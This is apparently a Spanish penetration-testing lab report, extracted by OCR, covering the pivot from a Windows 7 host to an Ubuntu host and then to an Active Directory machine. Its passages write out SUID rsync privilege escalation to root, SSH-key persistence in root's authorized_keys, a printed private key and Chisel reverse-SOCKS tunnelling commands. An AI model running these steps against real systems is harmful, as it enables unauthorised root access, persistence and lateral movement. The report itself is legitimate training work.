

Ilustración 29 – Comprobación de conexión Kali-Ubuntu Chisel

3. Maquina #2 – Ubuntu

Enumeración

192.168.69.4

Address

- 192.168.69.4 (ipv4)

Ports

Port		State (toggle closed [0] | filtered [2])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.2	
22	tcp	open	ssh	syn-ack	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocol 2.0
80	tcp	open	http	syn-ack	Apache httpd	2.4.7	(Ubuntu)
111	tcp	open	rpcbind	syn-ack		2-4	RPC #100000

Ilustración 30 - Puertos Ubuntu

FTP

Encontramos el puerto FTP abierto, el cual permite el login anónimo, que tras acceder al mismo nos encontramos con una serie de directorios:

```
~/Practica3-Pivoting/M2-Ubuntu proxychains ftp -a 192.168.69.4
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.69.4:21  ...  OK
Connected to 192.168.69.4.
220 (vsFTPd 3.0.2)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12975|).
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.69.4:12975  ...  OK
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Nov 06  2022 github
drwxr-xr-x    2 0        0            4096 Nov 06  2022 info
drwxr-xr-x    2 0        0            4096 Nov 06  2022 tmp
```

Ilustración 31 - FTP Ubuntu

Se incluyen en estos numerosos archivos los cuales, tras examinarlos, se concluye que no contienen información relevante y/o útil en este momento, por lo que se pasa a revisar el siguiente puerto y protocolo.

```
~/Practica3-Pivoting/M2-Ubuntu/ftp tree
.
└── 192.168.69.4
    ├── github
    │   ├── data
    │   ├── history
    │   ├── info
    │   ├── msfconsole
    │   └── sshd-poison
    │       ├── authpassword-scan.c
    │       ├── authpassword-scan.h
    │       ├── breakpoint.c
    │       ├── breakpoint.h
    │       ├── caves.c
    │       ├── caves.h
    │       ├── elf-parser.c
    │       ├── elf-parser.h
    │       ├── ignotum
    │       ├── Makefile
    │       ├── memutils.c
    │       ├── memutils.h
    │       ├── monitor.c
    │       ├── output.h
    │       ├── ptrace-loop.c
    │       ├── ptrace-loop.h
    │       ├── README.md
    │       ├── sc.asm
    │       ├── sc.h
    │       ├── ssh-client.c
    │       ├── ssh-client.h
    │       ├── ssh-definitions.h
    │       ├── sshd-poison.c
    │       ├── ssh-server.c
    │       └── ssh-server.h
    ├── info
    │   └── ssh_key
    └── tmp
        └── info.txt

7 directories, 30 files
```

Ilustración 32 - Archivos FTP Ubuntu

SSH

De este protocolo, debido a su actualizada versión, no se encuentra información relevante al respecto que permita explotar alguna vulnerabilidad, por lo que es posible que se deba realizar una conexión por medio de este más adelante con algún tipo de credenciales validas.

Se pasa revisar entonces el siguiente protocolo.

HTTP

Para visualizar correctamente la web o página que expone este protocolo deberemos configurar, en nuestro caso al usar Firefox, Foxy Proxy. No obstante, es válido el uso de otras herramientas similares que permitan realizar las mismas acciones correctamente.

Foxy Proxy

Simplemente deberemos añadir un proxy nuevo, pero en este caso que haga uso de lo ya utilizado por proxychains: socks5 y el puerto 1080:



Ilustración 33 - Configuración FoxyProxy

Web

Se dispone en primera instancia de una página de login, sobre la cual se prueban una serie de credenciales comunes, sin éxito. Se guardará la misma para realizar un ataque de fuerza bruta como última instancia.



Ilustración 34 - Ubuntu web

Enumeración de directorios

Se lleva a cabo una enumeración de directorios con la herramienta dirsearch y 3 wordlist (*por defecto de dirsearch, /dirb/common.txt y directory-list-2.3-medium.txt de SecLists*) distintas en buscar de posibles endpoint que puedan aportar información. En todo momento se obtienen los mismos resultados por lo que se trabaja con ellos de manera provisional.



Ilustración 35 - Directorios Web Ubuntu

De los directorios fuzzeados, se encuentra en ellos la siguiente información:

/data/data.html: lo que parece ser un endpoint de prueba, el cual es usado para pruebas que no nos aporta ninguna información valiosa.

Ilustración 36 - Ubuntu Web /data/data.html

/scripts/data.txt: parece ser un archivo de logs, de donde sacamos que existe otro directorio llamado **ifp**, por lo que probaremos más tarde con él.



Ilustración 37 - Ubuntu Web /scripts/data.txt

/uploads: en este se encuentran dos imágenes, que tras extraer los metadatos con exiftool, no se encuentra información relevante.

Del directorio **/ifp** extraemos un archivo config.txt el cual contiene la siguiente información.



Ilustración 38 - Ubuntu Web /ifp/config.txt

Si probamos estas credenciales en los protocolos especificados obtenemos acceso a SSH, acceso a un share en un servidor NFS por medio de SSH y al servidor FTP se nos rechaza porque solo es de acceso anónimo.

Ilustración 39 - Comprobación de credenciales en SSH



Ilustración 40 - Ubuntu NFS descarga de share



Ilustración 41 - Ubuntu FTP con credenciales

```
# Mostrar carpetas compartidas por NFS

showmount -e $IP

# Montar las carpetas compartidas ($PATH) en nuestro sistema

sshfs $USER@$IP:$PATH $SAVE_PATH
```

Código 9 - Comandos NFS

No obstante, debido a que ya contamos con acceso a SSH, la descarga de las carpetas de NFS no sería necesario debido a que podremos consultarlas directamente desde la conexión SSH.

Explotación

Para la explotación haremos uso de los permisos SUID sobre un binario en el sistema, en concreto sobre el de **rsync.**

```
ifp@osboxes:/$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping6
/bin/ping
/opt/VBoxGuestAdditions-6.1.34/bin/VBoxDRMClient
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/rsync
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
ifp@osboxes:/$
```

Ilustración 42 - Ubuntu archivos con SUID

Como vemos en GTFOBins, podremos ejecutar el comando que se nos indica, omitiendo el parámetro -p debido a la desactualizada versión del sistema operativo.

../ rsync ☆ Star 12,158

Shell SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which rsync) .

./rsync -e 'sh -p -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
```

Ilustración 43 - GTFOBins rsync

Una vez ejecutemos el comando vemos que hemos obtenido control sobre el usuario **root**.

```
ifp@osboxes:/$ rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# whoami
root
# id
uid=1001(ifp) gid=1001(ifp) euid=0(root) groups=0(root),1001(ifp)
#
```

Ilustración 44 - Ejecución de escalada de privilegios

Persistencia

En este sistema, debido a que contamos con conexión SSH, lo que haremos será crear la persistencia para este protocolo usando la autenticación por *keys*. Suponiendo que en una organización se cuenta con una política de contraseñas, estas pueden cambiar por lo que no sería un buen enfoque.

Esta técnica requiere que *PublicKeyAuthentication* se encuentre activo en los archivos de configuración de SSH, en concreto en el archivo /etc/ssh/sshd_config. Podemos comprobar que se encuentra activa, pero en el caso de que esta no lo estuviera, simplemente la activaríamos, en caso de que hayamos obtenido permisos de root.

```
root@osboxes:/etc/ssh# cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys
```

Ilustración 45 - Ubuntu /etc/ssh/sshd_config

Para la creación del par de claves, deberemos ejecutar el comando mostrado, el cual generara el par de claves.

```
~ ssh-keygen                                                    17:21:49
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/iamadorl/.ssh/id_ed25519):
Enter passphrase for "/home/iamadorl/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/iamadorl/.ssh/id_ed25519
Your public key has been saved in /home/iamadorl/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:LtM3/we7ZwokR8aqlkIpzLGDfu95kVL1bOzRba2r4Kc iamadorl@evolve
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|          ..     |
|    .    . ++. ..|
|   + o ..  +* . +|
|  . * o.S.ooo. o |
| .   +.ooo +. o  |
|  . . +.*.+ .  + |
|   . . *.o +..o +|
|     .+.  Eooo+* |
+----[SHA256]-----+
```

Ilustración 46 - Creación del par de claves SSH

```
~/.ssh cat id_ed25519                                                    17:22:08
File: id_ed25519
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
3  QyNTUxOQAAACBShAHG0MjvHFQe1N61/gOFV353fGHz57scIm7H4pFBggAAAJiIsFR6iLBU
4  egAAAAtzc2gtZWQyNTUxOQAAACBShAHG0MjvHFQe1N61/gOFV353fGHz57scIm7H4pFBgg
5  AAAEDt3rWZGWzPrf2z4Ux5Wthdg1gUCPpzrerVa0×dQ5VXkFKEAcbQyO8cVB7U3rX+A4VX
6  fnd8YfPnuxwibsfikUGCAAAAD2lhbWFkb3JsQGV2b2×2ZQECAwQFBg==
7  -----END OPENSSH PRIVATE KEY-----

~/.ssh cat id_ed25519.pub                                                17:22:20
File: id_ed25519.pub
1  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFKEAcbQyO8cVB7U3rX+A4VXfnd8YfPnuxwibsfikUGC iamadorl@evolve
```

Generadas las claves, deberemos copiar el contenido de la clave publica en la maquina remota, en el archivo *~/.ssh/authorized_keys* del usuario con el que queramos tener acceso. En caso de que este archivo no exista, habría que crearlo.

De manera adicional es recomendable establecer los permisos en el directorio SSH y el archivo de las claves debido a que SSH no confía en archivos con los permisos mal protegidos en cuanto a permisos se refiere. Además, el proceso demonio de SSH (sshd) requiere los permisos mostrados para permitir la autenticación por medio de claves.

```
# nano authorized_keys
# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFKEAcbQyO8cVB7U3rX+A4VXfnd8YfPnuxwibsfikUGC iamadorl@evolve
# chmod 700 /root/.ssh
# chmod 600 /root/.ssh/authorized_keys
# pwd
/root/.ssh
#
```

Ilustración 47 - Ubuntu configuración clave SSH

Una vez configurado lo dicho, vemos que tenemos acceso a **root** de la maquina Ubuntu desde nuestro sistema local.

```
~ proxychains ssh root@192.168.69.4                                      17:29:35
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.69.4:22  ...  OK
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

69 packages can be updated.
54 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Tue Oct  7 11:27:25 2025 from 192.168.69.7
root@osboxes:~# whoami
root
root@osboxes:~# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:~#
```

Ilustración 48 - Ubuntu comprobación de persistencia

Pivoting

Siguiendo la técnica usada en el primer pivoting, vamos a continuar con Chisel.

En primer lugar, deberemos editar el archivo de /etc/proxychains4.conf, añadiendo un nuevo proxy socks5.

Seguido tendremos que iniciar otra sesión en la maquina Windows 7 para iniciar en esta un servidor y en la maquina Ubuntu inicializaremos un cliente apuntando a la IP y puerto del server de Windows 7 pero al puerto sokcs5 especificado en nuestra maquina local. Se especifican los pasos en concreto a continuación:

```
1- Editar archivo /etc/proxychains4.con añadiendo al final del archivo

socks5 127.0.0.1 2080

2- Inicializar un Chisel server en Windows7

chisel-385.exe --socks5 --reverse -p 9090

3- Inicializar un Chisel client en Ubuntu

./chisel client $W7_IP:$W7_PORT R:2080:socks
```

Código 10 - Pasos para pivoting M2-M3

Cabe destacar ciertas cosas:

1. Se ha de subir el archivo de Chisel a la maquina Ubuntu. Debido a que contamos con conexión SSH, podremos realizar esto por medio de scp:

```
scp $CHISEL PATH $REMOTE USER@$REMOTE IP:$REMOTE PATH
```

Código 11 - Subida de archivos vía scp

2. La IP de Windows a especificar en el cliente de Ubuntu ha de ser la de la interfaz que las interconecta, en este caso es la red 192.168.69.x.

Puede ser que debamos especificar también en el primer cliente entre Windows7 y Kali el puerto de proxychains que queremos usar. La estructura utilizada en cada maquina ha sido la siguiente:

```
1- Kali (Host Local)

/etc/proxychains4.conf :

socks5 127.0.0.1 1080

socks5 127.0.0.1 2080


./chisel server --reverse --socks5 -p 8080


2- Windows 7 (Jump 1)

chisel-385.exe client $KALI_IP:8080 R:socks

chisel-385.exe server --reverse --socks5 -p 9090


3- Ubuntu (Jump 2)

./chisel client $W7_IP:$W7_PORT R:2080:socks
```

Código 12 - Configuración final de pivoting

Sabiendo que tenemos un AD y que es muy probable que tenga el protocolo SMB en funcionamiento, testeamos la conexión en el mismo:



Ilustración 49 - Prueba de alcance a M3

Esta prueba se ha realizado posteriormente a la realización de la enumeración de hosts ejecutada en la siguiente página.

4. Maquina 3: Active Directory

Enumeración

Se determina que la IP de la maquina 3 es la probada debido a que, posterior a un barrido con ping, es la única posible dentro del rango de red especificado en la configuración del laboratorio, junto con la otra IP que es la de la interfaz de la maquina Ubuntu

```
root@osboxes:/tmp#  for i in {3..13}; do if ping -c1 -W1 -n 192.168.190.$i &>/dev/null; then echo "192.168.190.$i up"; fi; done
192.168.190.3 up
192.168.190.4 up
^C^Z
[2]+  Stopped                 ping -c1 -W1 -n 192.168.190.$i &> /dev/null
root@osboxes:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:29:ff:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.69.4/24 brd 192.168.69.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe29:ffa2/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:16:be:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.190.3/24 brd 192.168.190.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe16:becc/64 scope link
       valid_lft forever preferred_lft forever
root@osboxes:/tmp#
```

Ilustración 50 - Descubrimiento IP de M3

Sabiendo que la maquina es un AD, se lleva a cabo un escaneo con un script creado con IA, el cual es posteriormente convirtiendo a HTML para una mejor lectura, donde encontramos lo siguiente:

AD scan results — 192.168.190.4

Scanned at: **2025-10-08T09:55:35-0400**

Port	Service	State	Banner (if any)
53	dns	open	—
88	kerberos	open	—
135	rpc/epmapper	open	—
137	netbios-ns	closed	—
138	netbios-dgm	closed	—
139	netbios-ssn	open	—
389	ldap	open	—
445	smb	open	—
464	kpasswd	open	—
636	ldaps	open	—
3268	ldap-gc	open	—
3269	ldaps-gc	open	—
3389	rdp	open	—
5985	winrm-http	open	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Wed, 08 Oct 2025 13:56:02 GMT Connection: close Content-Length: 315 **Not Found**
5986	winrm-https	closed	—
1433	mssql	closed	—
3260	iscsi	closed	—

Generated from ad_scan XML (host: **192.168.190.4**).

Ilustración 51 - Escaneo inicial de puertos

De todas maneras, para un escaneo más exacto, debido a las posibles taras que puedan darse por medio de porxychains, vamos a usar la herramienta creada por los compañeros del master Boni y Naz, la cual realiza un escaneo de puertos que podremos utilizar desde la maquina Ubuntu para poder tener una mayor precisión.

Para hacer un barrido completo de puertos y no dejarnos nada por el camino, vamos a usar la opción correspondiente, obteniendo la siguiente salida:



Ilustración 52 - Escaneo total de puertos
